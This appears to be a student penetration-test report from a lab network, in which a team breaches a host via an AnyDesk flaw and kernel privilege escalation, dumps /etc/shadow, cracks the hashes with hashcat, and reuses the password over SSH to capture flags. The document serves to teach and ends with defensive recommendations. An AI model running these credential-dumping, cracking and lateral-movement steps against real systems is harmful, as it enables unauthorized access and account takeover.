Executive Report

Exploiting Target Rohan

(10.0.6.205)

Big Money Inc.

TEL:819-1280
EMAIL:bigmoney@hotmail.com
MEMBERS: David Thomsen // Robert Segee

Table of Contents

Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

Executive Summary

Rohan was first able to be accessed by first gaining access to Shadowfrax. Shadowfax has a known exploit through Anydesk, where attackers are able to perform remote code execution by opening a reverse shell on the UDP port 50001. This was done by crafting shellcode used for a buffer overflow attack which would allow for a reverse shell to be opened on Shadowfax from Rivendell where a listening port was established. Once this exploit was run, Big Money was able to access the **theoden** account where it is possible to pivot to other exploits for privilege escalation. In the Ubuntu kernel on Shadowfax, there is a built-in process known as GameOverlay where unprivileged accounts are able to escalate privileges. This exploit involves running a string of commands which when run will skip permission checking allowing attackers to elevate to a root account.

Once Big Money were able to gain access to a privileged account on Shadowfrax, Big Money navigated to the directory **/etc/shadow**. This directory contains a list of all accounts on the machine and their password hashes. After exporting the password hashes, Big Money then proceeded to crack the hashes in order to add to the collected loot for future contracts. After cracking the **theoden** account, Big Money found the password **eowyn_rohan**. Once the contract began for Rohan, Big Money successfully gained access to the machine by SSHing into **thoden-adm** which used the same password listed above.

Objective

The objective is to conduct a penetration test on *rohan.rivendell.org*. Rohan is located on the *RIVENDELL* network which requires first gaining access to *fw-rivendell*. We were tasked with leveraging vulnerabilities found across both systems and network in order to elevate access up to administrator's access.

Recommendations

Big Money would recommend a few solutions or possible deterrents to stop this type of attack from happening in an uncontrolled environment.

1. Enforce a proper password policy across all machines. Using a password policy that aligns with modern security standards would prevent passwords being reused across multiple machines.
2. Disable root login from SSH. This would add an extra layer of security where attackers would not be able to simply SSH into a privileged account.
3. It is recommended that in order to prevent remote code execution is to upgrade anydesk to the latest version. Anydesk has a list of known vulnerabilities associated with different CVEs. Upgrading to the latest version would make shadowfax much more secure.
4. Across many different versions of Ubuntu, gameoverlay persists as a vulnerability. To patch the vulnerability it is required to change the permissions on kernel as follows:
    - sudo sysctl -w kernel.unprivileged_userns_clone=0
    - echo kernel.unprivileged_userns_clone=0 | sudo tee /etc/sysctl.d/99-disable-unpriv-userns.conf

Network Access: fw-rivendell.shire.org // 10.0.5.250


Target: wks-rohan.rivendell.org // 10.0.6.205:

Information from **Shadowfax**

Passwords (theoden, root):

As root, two files are able to be accessed containing hashed passwords, /etc/passwd, and /etc/shadow.

```
cat /etc/shadow
root:$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy1O5cTINRTDL60GNVloXDVtQgGBw5Uk
jkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:19269:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
syslog:*:17647:0:99999:7:::
messagebus:*:17647:0:99999:7:::
_apt:*:17647:0:99999:7:::
uuidd:*:17647:0:99999:7:::
avahi-autoipd:*:17647:0:99999:7:::
usbmux:*:17647:0:99999:7:::
dnsmasq:*:17647:0:99999:7:::
rtkit:*:17647:0:99999:7:::
speech-dispatcher:!:17647:0:99999:7:::
whoopsie:*:17647:0:99999:7:::
kernoops:*:17647:0:99999:7:::
saned:*:17647:0:99999:7:::
pulse:*:17647:0:99999:7:::
avahi:*:17647:0:99999:7:::
colord:*:17647:0:99999:7:::
hplip:*:17647:0:99999:7:::
geoclue:*:17647:0:99999:7:::
gnome-initial-setup:*:17647:0:99999:7:::
gdm:*:17647:0:99999:7:::
deployer:$6$5VOcVyot$IoUh8LSt8t7vfZ8R3dx0h/QgE.iaDSqKthqTSnhofzXlRhCxZRW51T
Q9H6cCgGcf5AITSOOqbmgf85qmVmvhR.:19269:0:99999:7:::
sshd:*:19269:0:99999:7:::
theoden:$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2QpdnvRT9t26YVm/
sZg/Iwdy6xGxG6HHXJ3Fpdy7r1UO5Kpw6w0LDu0:19269:0:99999:7:::
```



After exporting these, we were able to unshadow this file to create the unshadowed hash to be used in cracking with HashCat.

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadowed.txt
Time.Started.....: Sun Oct 29 21:07:25 2023 (25 secs)
Time.Estimated...: Sun Oct 29 21:21:59 2023 (14 mins, 9 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    24929 H/s (7.25ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#2.........:    24301 H/s (7.21ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#*.........:    49230 H/s
Recovered........: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new), 0/3 (0.00%) Salts
Progress.........: 1236992/43033155 (2.87%)
Rejected.........: 0/1236992 (0.00%)
Restore.Point....: 405504/14344385 (2.83%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2816-3072
Restore.Sub.#2...: Salt:2 Amplifier:0-1 Iteration:4096-4352
Candidate.Engine.: Device Generator
Candidates.#1....: ja rule -> gordon99
Candidates.#2....: kevin36 -> ja1991
Hardware.Mon.#1..: Temp: 48c Fan: 24% Util: 97% Core:1885MHz Mem:5005MHz Bus:16
Hardware.Mon.#2..: Temp: 48c Fan: 24% Util: 96% Core:1873MHz Mem:5005MHz Bus:16

$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy1O5cTINRTDL60GNVloXDVtQgGBw5UkjkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:rohirrim
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```


```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: unshadowed.txt
Time.Started.....: Sun Oct 29 21:07:25 2023 (2 mins, 30 secs)
Time.Estimated...: Sun Oct 29 21:18:44 2023 (8 mins, 49 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    21747 H/s (10.53ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#2.........:    21162 H/s (10.09ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#*.........:    42910 H/s
Recovered........: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new), 1/3 (33.33%) Salts
Progress.........: 8974336/43033155 (20.85%)
Rejected.........: 0/8974336 (0.00%)
Restore.Point....: 2985984/14344385 (20.82%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-3328
Restore.Sub.#2...: Salt:1 Amplifier:0-1 Iteration:2816-3072
Candidate.Engine.: Device Generator
Candidates.#1....: uk]d;lskm -> ufcheer6
Candidates.#2....: uly861 -> uka minunata
Hardware.Mon.#1..: Temp: 77c Fan: 44% Util: 80% Core:1835MHz Mem:5005MHz Bus:16
Hardware.Mon.#2..: Temp: 80c Fan: 46% Util: 96% Core:1809MHz Mem:5005MHz Bus:16

$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2QpdnvRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1UO5Kpw6w0LDu0:eowyn_rohan
Approaching final keyspace - workload adjusted.
```

```
Unset

## Unshadow.txt ##

root:$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy1O5cTINRTDL60GNVloXDVtQgGBw5UkjkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:0:0:root:/root:/bin/bash

theoden:$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2QpdnvRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1UO5Kpw6w0LDu0:1001:1001::/home/theoden:/bin/bash
```

With this file put into Hashcat, these passwords were able to be cracked and utilized for making unauthorized connections via SSH.

SSH to Rohan

With these above credentials, we first tested if we were able to ssh directly to Rohan as the theoden user.



This had not worked so we decided to look into the open ports on Rohan for some ideas.

```
elrond@wp-rivendell:~$ nc -vz 10.0.6.205 1-65000 2>&1 | grep succeeded
Connection to 10.0.6.205 22 port [tcp/ssh] succeeded!
Connection to 10.0.6.205 135 port [tcp/epmap] succeeded!
Connection to 10.0.6.205 139 port [tcp/netbios-ssn] succeeded!
Connection to 10.0.6.205 445 port [tcp/microsoft-ds] succeeded!
Connection to 10.0.6.205 3389 port [tcp/ms-wbt-server] succeeded!
Connection to 10.0.6.205 5040 port [tcp/*] succeeded!
Connection to 10.0.6.205 49664 port [tcp/*] succeeded!
Connection to 10.0.6.205 49665 port [tcp/*] succeeded!
Connection to 10.0.6.205 49666 port [tcp/*] succeeded!
Connection to 10.0.6.205 49667 port [tcp/*] succeeded!
Connection to 10.0.6.205 49668 port [tcp/*] succeeded!
Connection to 10.0.6.205 49669 port [tcp/*] succeeded!
Connection to 10.0.6.205 49670 port [tcp/*] succeeded!
Connection to 10.0.6.205 49671 port [tcp/*] succeeded!
```

Noticing that port 445 was open (the default for Windows AD), as well as seeing that is a microstoft windows machine, an SSH session was created with a similar username to the AD machines that are typically used (user-adm, user-administrator, administrator, admin, etc.). By doing this, a SSH session was created as theoden-adm, and the same password that was found earlier.

```
elrond@wp-rivendell:~$ ssh theoden-adm@10.0.6.205
theoden-adm@10.0.6.205's password:
```

```
PS C:\Users\theoden-adm> whoami
wks-rohan\theoden-adm
PS C:\Users\theoden-adm> cat .\root-flag.txt
"57b7679d-f1bb-4e73-99b8-f604ca66f56d"
PS C:\Users\theoden-adm> cd ..
PS C:\Users> cat .\theoden\user-flag.txt
"7bdaccea-74d9-417e-8efb-ffc1494d3604"
PS C:\Users>
```